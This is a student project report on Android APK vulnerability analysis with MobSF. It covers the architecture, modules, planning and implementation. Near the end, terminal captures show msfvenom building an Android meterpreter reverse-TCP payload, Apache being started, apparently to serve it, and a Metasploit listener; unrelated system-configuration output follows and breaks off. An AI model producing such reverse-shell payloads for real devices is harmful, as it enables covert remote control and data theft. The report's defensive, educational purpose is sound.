CHAPTER 1
INTRODUCTION

The widespread adoption of smartphones and mobile applications has significantly transformed the digital landscape, offering users instant access to services ranging from banking and healthcare to social networking and e-commerce. As Android remains the most dominant mobile operating system worldwide, it has become a prime target for malicious attacks due to its open architecture and the vast number of third-party applications available through various app stores.

Mobile applications, typically distributed as Android Package (APK) files, often contain sensitive user data and critical functionality. However, many of these applications are developed without rigorous security practices, leaving them vulnerable to exploitation. Common security flaws include improper data storage, insecure communication channels, inadequate cryptographic implementations, and exposed application components. These vulnerabilities can lead to severe consequences, such as unauthorized data access, identity theft, or remote code execution.

To mitigate these risks, it is essential to incorporate automated tools that can assess the security posture of mobile applications during development and before deployment. The Mobile Security Framework (MobSF) is an open-source tool that facilitates both static and dynamic analysis of APK files. It helps developers and security analysts identify vulnerabilities early in the software development lifecycle, thereby improving the overall security of mobile applications.

This paper explores the process of analyzing Android APKs using MobSF, highlighting the tool's capabilities in identifying security weaknesses, generating detailed reports, and providing recommendations for remediation. By performing a vulnerability analysis on selected APKs, the study emphasizes the critical role of automated security frameworks in modern mobile application development.

1.1 WHAT IS VULNERABILITY ANALYSIS

vulnerability analysis for mobile APKs involves the systematic process of identifying and evaluating security weaknesses within Android application packages. Since APK files contain the complete application code, resources, and configuration files, they can be analyzed to detect flaws that may be exploited by attackers. These vulnerabilities can include insecure data storage, improper use of permissions, weak encryption, hardcoded credentials, exposed components, and the presence of malware or malicious code. By conducting a thorough vulnerability analysis, developers and security analysts can understand the risk level associated with an application and take corrective actions to mitigate potential threats. This process is crucial in ensuring that mobile applications are secure before being released to users, thereby protecting sensitive data and maintaining user trust. Tools like the Mobile Security Framework (MobSF) facilitate this process by providing automated static and dynamic analysis of APK files, enabling efficient detection and reporting of security issues.




Fig-1.1 – Block diagram

1.2 USES OF VULNERABILITY ANALYSIS

Vulnerability analysis is an essential process in securing mobile applications, particularly Android APKs, by identifying potential security flaws before they can be exploited. This process not only helps developers detect issues such as insecure data storage, weak encryption, exposed components, and excessive permissions, but also supports compliance with mobile security standards like the OWASP Mobile Top 10. To efficiently perform this analysis, automated tools such as Mobile Security Framework (MobSF) are widely used. MobSF enables both static and dynamic analysis of APK files, providing detailed reports on vulnerabilities and offering remediation suggestions. By integrating tools like MobSF into the development lifecycle, organizations can ensure early detection of threats, improve the overall security posture of their applications, and safeguard user data against potential attacks. Additionally, such tools assist in auditing third-party libraries, enforcing secure coding practices, and enhancing the reliability and trustworthiness of mobile applications.

CHAPTER 2
LITERATURE REVIEW

1. International Conference on Engineering & Computing Technologies (ICECT), July 2024; " An Android Applications Vulnerability Analysis Using MobSF"

This paper investigates the vulnerabilities in Android applications, primarily stemming from developers prioritizing functionality over security. It leverages MobSF, a powerful open-source tool, to conduct both static and dynamic analyses of Android applications. The study focuses on identifying security flaws in the Java code, detecting malicious insertions, and assessing vulnerabilities using the CVSS scoring system, providing a robust framework for improving Android app security.

2. CTACT JOURNAL ON COMMUNICATION TECHNOLOGY, MARCH 2014, " ANALYSIS OF ANDROID VULNERABILITIES AND MODERN EXPLOITATION TECHNIQUES"

The paper highlights that while Android's openness makes it popular, it also exposes it to numerous vulnerabilities. Continuous efforts in implementing exploit mitigation techniques across different Android versions have significantly enhanced its security posture, reducing the impact of various exploits and making the platform more robust against attacks.

3. JOURNAL OF PHYSICS: CONFERENCE SERIES, 2019, " VULNERABILITY PARSER: A STATIC VULNERABILITY ANALYSIS SYSTEM FOR ANDROID APPLICATIONS

The paper highlights that Vulnerability Parser provides a static analysis framework for identifying security risks in Android applications. Its modular architecture, comprising components like the APK Decompressor, Manifest.xml Parser, Vulnerability Vector, and DexParser, allows for efficient detection of various vulnerabilities, as demonstrated by experimental results.

CHAPTER 3
SYSTEM DESIGN

3.1 ARCHITECTURE

The architecture of vulnerability analysis using **Mobile Security Framework (MobSF)** is designed to support both **static and dynamic analysis** of Android APK files in a secure, automated, and scalable manner. MobSF follows a modular architecture that consists of several key components working together to perform comprehensive security assessments. At the core, MobSF features a **web-based interface** built using Django, which interacts with various back-end analysis engines. For **static analysis**, the APK file is decompiled using tools like **APKTool**, **baksmali**, and **radare2**, allowing MobSF to inspect manifest files, code structure, permissions, and embedded secrets such as hardcoded credentials or API keys. This layer identifies issues such as insecure configurations, exposed components, and use of weak cryptographic algorithms.

For **dynamic analysis**, MobSF sets up a sandbox environment using **Android emulators** or virtualized devices (typically via Genymotion or MobSF's custom VM), where the app is executed to monitor real-time behavior. During this phase, it tracks **runtime permissions, API calls, network traffic, and potential malware activities**, offering deeper insights into how the app behaves under normal and adversarial conditions. MobSF also integrates **malware analysis** by comparing signatures against known threat databases. The results from both static and dynamic analysis are compiled into detailed reports, accessible through the dashboard or exportable in various formats (PDF, JSON, etc.).

This architecture not only simplifies vulnerability analysis but also enables **continuous security testing** during the development lifecycle. By automating complex tasks and presenting actionable insights, MobSF's architecture significantly reduces the effort requi

3.2 MODULES DESCRIPTION

1. APK Input Module

- **Purpose**: This is the entry point where the Android APK file is uploaded into MobSF.

  Functionality:

- Accepts .apk files for analysis.
- Extracts metadata and file structure.
- Prepares the APK for static and dynamic analysis pipelines.

2. Static Analysis Engine

- **Purpose**: Analyzes the application without executing it.
- **Tools Used**: APKTool, baksmali, radare2.
- **Functionality**:
- Decompiles the APK to reveal source code and resources.
- Scans the AndroidManifest.xml for:
    - Insecure permissions
    - Exported components
    - Intent filters
- Detects:
    - Hardcoded credentials and API keys
    - Insecure coding patterns
    - Weak cryptographic implementations
    - Obfuscation and code tampering

3. Dynamic Analysis Engine

- **Purpose**: Monitors real-time behavior of the app in a sandboxed environment.

- **Environment**: Uses emulators or virtual machines (e.g., Genymotion, MobSF custom VM).

  Functionality:

- Executes the APK in a controlled environment.
- Monitors runtime permissions, file system activity, and system calls.
- Tracks:
  - API usage
  - Network communications (HTTP, HTTPS, socket connections)
  - Inter-process communication (IPC)
  - App behavior under user interactions

4. Malware Analysis Module

- **Purpose**: Detects malicious behaviors or indicators of compromise.

  Functionality:

- Compares the app’s behavior and code patterns against known malware signatures.
- Flags suspicious actions like:
  - Keylogging
  - Excessive data exfiltration
  - Root access attempt
  - Uses YARA rules and heuristic analysis.

5. Third-Party Library Checker

- **Purpose**: Analyzes included third-party libraries for known vulnerabilities.

Functionality:

- Identifies open-source dependencies used within the APK.
- Matches versions with known CVEs (Common Vulnerabilities and Exposures).
- Reports outdated or vulnerable libraries and suggests upgrades.

6. Report Generator

- **Purpose**: Consolidates all findings into a detailed report.
- **Output Formats**: JSON, PDF, HTML.

Functionality:

- Summarizes static, dynamic, and malware analysis results.
- Includes severity levels (high, medium, low).
- Provides OWASP Mobile Top 10 and CVSS score references.
- Recommends remediations for detected issues.

7. Security Report Output

- **Purpose**: Final output module that delivers the complete vulnerability assessment.

Functionality:

- Allows export/download of comprehensive security reports.
- Can be used for:
    - Developer remediation
    - Penetration testing documentation
    - Compliance audits

CHAPTER 4
PROJECT REQUIREMENTS

4.1 PLANNING OF PROJECT WORK

Project Development Stage	Description	Timeline	Remarks
Project Start	Initiation of the project idea and understanding of objectives related to mobile APK vulnerability analysis.	17-06-2025	Project approved and team formed.
Domain Selection	Research and selection of the cybersecurity domain focusing on Android vulnerability analysis.	24-06-2025	Domain finalized after preliminary study.
Title Selection	Chosen project title: “Vulnerability Analysis of Android APKs using MobSF.”	01-07-2025	Title finalized and confirmed.
Project Review	Initial project review and discussion with guide.	08-07-2025	Suggestions incorporated.
Feasibility Study	Study of tools and resources such as MobSF, APKTool, and emulators for project execution.	15-07-2025	Found technically and economically feasible.
Design Proposal	Preparation of system architecture and design modules for static and dynamic analysis.	22-07-2025	Design approved for implementation.
Materials Procurement	Installation of necessary software frameworks, tools, and emulators.	29-07-2025	All tools installed successfully.

Use Case Definition	Defined specific use cases and workflow for vulnerability analysis.	05-09-2025	Finalized testing use cases.
Test Case Validation	Validated results obtained from static and dynamic analysis using MobSF.	23-09-2025	Test cases executed and verified.
Issues/Bugs	Identified and documented issues during analysis and testing phases.	30-09-2025	Bugs resolved and project finalized.

4.2 INDIVIDUAL CONTRIBUTIONS

Name	Reg. No	Department	Project Objectives	Individual Contributions
Balamurugan	22142001	B.TECH CSE(CS)	To design and implement a complete process for Android APK vulnerability analysis using the Mobile Security Framework (MobSF).	Designed and implemented the full process of vulnerability analysis for Android APKs. Created and tested intentionally vulnerable APKs to evaluate real-time security risks. Performed both static and dynamic analysis using MobSF. Collected and interpreted vulnerability findings, and finalized the technical documentation and conclusions.
Nicky Comfort Lyngkhoi	22104017	B.TECH AUTOMOBILE	To assist in setting up and	Assisted in configuring the testing environment for Android APK vulnerability

			executing the Android APK vulnerability analysis process.	analysis. Helped in setting up and troubleshooting the MobSF tools. Conducted preliminary testing on APKs to support static and dynamic analysis, and assisted with data collection and basic vulnerability scanning under guidance.

4.3 HARDWARE REQUIREMENTS

 Processor: Intel Core i5 (or equivalent and above)

 RAM: Minimum 8 GB (Recommended 16 GB for virtualization)

 Storage: 250 GB HDD / SSD space

 System: Desktop or Laptop capable of running Android emulator and MobSF server

 Network: Stable internet connection for package downloads and updates

4.4 SOFTWARE REQUIREMENTS

 Framework Used: Mobile Security Framework (MobSF)

 Supporting Tools:

- Python 3.10+
- Java JDK 8 or above
- Android SDK and Emulator (Genymotion or MobSF VM)
- APKTool, baksmali, radare2

- **Database:** SQLite (internal MobSF configuration)
- **Browser:** Chrome / Firefox (for MobSF web dashboard)

CHAPTER 5

IMPLEMENTATION

The implementation of the vulnerability analysis of mobile APK files was carried out using the Mobile Security Framework (MobSF), a powerful open-source tool designed for automated mobile application security testing. The entire process was divided into structured phases, starting from environment setup to final reporting.

5.1 APK FILE SELECTION

For analysis, sample APK files were collected from:

- Open-source Android apps (e.g., from F-Droid)
- Custom-built test APKs with known vulnerabilities
- Public vulnerability databases (for controlled testing)

Each APK was selected based on specific features such as permissions usage, third-party library integration, or use of cryptographic functions.

5.2 STATIC ANALYSIS EXECUTION

Once the APK was uploaded through the MobSF interface, **static analysis** was performed automatically. The process involved:

- Decompiling the APK using APKTool
- Parsing AndroidManifest.xml
- Detecting:
    - Insecure permissions
    - Exposed components
    - Hardcoded API keys or secrets
    - Obfuscated code

MobSF generated a detailed report categorizing issues based on severity and mapping them to the **OWASP Mobile Top 10** vulnerabilities.

5.3 DYNAMIC ANALYSIS EXECUTION

For dynamic testing, a virtual Android environment was configured using **Genymotion** or MobSF's integrated sandbox. Steps included:

- Starting the dynamic analysis server
- Launching the emulator
- Allowing MobSF to install and run the APK within the emulator
- Monitoring:
    - Network activity
    - File system changes
    - API calls
    - Runtime behavior under simulated user interaction

This phase helped identify threats such as:

- Unencrypted network communication
- Data leakage
- Exploitable background services

5.4 MALWARE AND LIBRARY ANALYSIS

MobSF also conducted:


- **Malware detection**: Using internal rule sets and signature-based matching to detect malicious behaviors.
- **Third-party library analysis**: Scanning integrated libraries for outdated or vulnerable versions based on CVE records.

5.5 REPORT GENERATION


After completing both analysis phases, MobSF compiled a comprehensive report which included:

- Vulnerability summary (high, medium, low)
- Code snippets of vulnerable components
- Recommendations for mitigation
- Export options: PDF, JSON, or HTML


These reports were saved and reviewed to guide necessary improvements in app security.




```
┌──(root㉿Dark)-[/home/dhoomslizer37]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST 192.168.29.133 LPORT 4444 R > team.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Error: One or more options failed to validate: LHOST, LPORT.

┌──(root㉿Dark)-[/home/dhoomslizer37]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.29.133 LPORT=4444 R > team.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10237 bytes


┌──(root㉿Dark)-[/home/dhoomslizer37]
└─# service apache2 start

┌──(root㉿Dark)-[/home/dhoomslizer37]
└─# service apache2 restart

┌──(root㉿Dark)-[/home/dhoomslizer37]
└─# service apache2 start

┌──(root㉿Dark)-[/home/dhoomslizer37]
└─# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Wed 2025-09-10 03:42:25 EDT; 11s ago
 Invocation: 28a2a4eb9df84108ab40decf31b4b817
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 14772 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 14776 (apache2)
      Tasks: 7 (limit: 9332)
     Memory: 14.3M (peak: 14.9M)
        CPU: 151ms
     CGroup: /system.slice/apache2.service
             ├─14776 /usr/sbin/apache2 -k start
             ├─14779 /usr/sbin/apache2 -k start
             ├─14780 /usr/sbin/apache2 -k start
             ├─14781 /usr/sbin/apache2 -k start
             ├─14782 /usr/sbin/apache2 -k start
             ├─14783 /usr/sbin/apache2 -k start
             └─14784 /usr/sbin/apache2 -k start

Sep 10 03:42:25 Dark systemd[1]: Starting apache2.service - The Apache HTTP Server...
Sep 10 03:42:25 Dark apachectl[14775]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress this message
Sep 10 03:42:25 Dark systemd[1]: Started apache2.service - The Apache HTTP Server.
```




```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST=192.168.29.133
[-] Unknown datastore option: LHOST=192.168.29.133.
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

OPTIONS:

    -c, --clear   Clear the values, explicitly setting to nil (default)
    -g, --global  Operate on global datastore variables
    -h, --help    Help banner.

msf6 exploit(multi/handler) > set LHOST 192.168.29.133
LHOST => 192.168.29.133
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.29.133   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.29.133:4444
```




```
┌──(dhoomslizer37㉿Dark)-[~]
└─$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh

┌──(dhoomslizer37㉿Dark)-[~]
└─$ sudo systemctl status  ssh
○ ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
     Active: inactive (dead)
       Docs: man:sshd(8)
             man:sshd_config(5)

┌──(dhoomslizer37㉿Dark)-[~]
└─$ 
```



```
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh

┌──(dhoomslizer37㉿Dark)-[~]
└─$ sudo systemctl status  ssh
○ ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
     Active: inactive (dead)
       Docs: man:sshd(8)
             man:sshd_config(5)

┌──(dhoomslizer37㉿Dark)-[~]
└─$ sudo ufw status
sudo: ufw: command not found

┌──(dhoomslizer37㉿Dark)-[~]
└─$ sudo apt ufw
Error: Invalid operation ufw

┌──(dhoomslizer37㉿Dark)-[~]
└─$ sudo apt install ufw
Installing:
  ufw

Suggested packages:
  rsyslog

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1267
  Download size: 169 kB
  Space needed: 880 kB / 36.3 GB available

Get:1 http://mirror.aktkn.sg/kali kali-rolling/main amd64 ufw all 0.36.2-9 [169 kB]
Fetched 169 kB in 4s (41.7 kB/s)
Preconfiguring packages ...
Selecting previously unselected package ufw.
(Reading database ... 536759 files and directories currently installed.)
Preparing to unpack .../archives/ufw_0.36.2-9_all.deb ...
Unpacking ufw (0.36.2-9) ...
Setting up ufw (0.36.2-9) ...
Creating config file /etc/ufw/before.rules with new version
Creating config file /etc/ufw/before6.rules with new version
Creating config file /etc/ufw/after.rules with new version
Creating config file /etc/ufw/after6.rules with new version
update-rc.d: We have no instructions for the ufw init script.
update-rc.d: It looks like a non-network service, we enable it.
Created symlink '/etc/systemd/system/multi-user.target.wants/ufw.service' → '/usr/lib/systemd/system/ufw.service'.
Processing triggers for kali-menu (2025.2.7) ...
Processing triggers for man-db (2.13.1-1) ...

┌──(dhoomslizer37㉿Dark)-[~]
└─$ 
```



```
        Memory at e8000000 (32-bit, prefetchable) [size=128M]
        Memory at fe000000 (32-bit, non-prefetchable) [size=8M]
        Expansion ROM at 000c0000 [virtual] [disabled] [size=128K]
        Capabilities: <access denied>
        Kernel driver in use: vmwgfx
        Kernel modules: vmwgfx

00:10.0 SCSI storage controller: Broadcom / LSI 53c1030 PCI-X Fusion-MPT Dual Ultra320 SCSI (rev 01)
        Subsystem: VMware LSI Logic Parallel SCSI Controller (emulated)
        Flags: bus master, medium devsel, latency 64, IRQ 17

┌──(dhoomslizer37㉿Dark)-[~]
└─$ cat /etc/default/grub
# If you change this file or any /etc/default/grub.d/*.cfg file,
# run 'update-grub' afterwards to update /boot/grub/grub.cfg.
# For full documentation of the options in these files, see:
#   info -f grub -n 'Simple configuration'

GRUB_DEFAULT=0
GRUB_TIMEOUT=5
GRUB_DISTRIBUTOR=`( . /etc/os-release; echo ${NAME:-Kali} ) 2>/dev/null || echo Kali`
GRUB_CMDLINE_LINUX_DEFAULT="quiet"
GRUB_CMDLINE_LINUX=""

# If your computer has multiple operating systems installed, then you
# probably want to run os-prober. However, if your computer is a host
# for guest OSes installed via LVM or raw disk devices, running
# os-prober can cause damage to those guest OSes as it mounts
# filesystems to look for things.
#GRUB_DISABLE_OS_PROBER=false

# Uncomment to enable BadRAM filtering, modify to suit your needs
# This works with Linux (no patch required) and with any kernel that obtains
# the memory map information from GRUB (GNU Mach, kernel of FreeBSD ...)
#GRUB_BADRAM="0x01234567,0xfefefefe,0x89abcdef,0xefefefef"

# Uncomment to disable graphical terminal
#GRUB_TERMINAL=console

# The resolution used on graphical terminal
# note that you can use only modes which your graphic card supports via VBE/GOP/UGA
# you can see them in real GRUB with the command `videoinfo'
#GRUB_GFXMODE=640x480

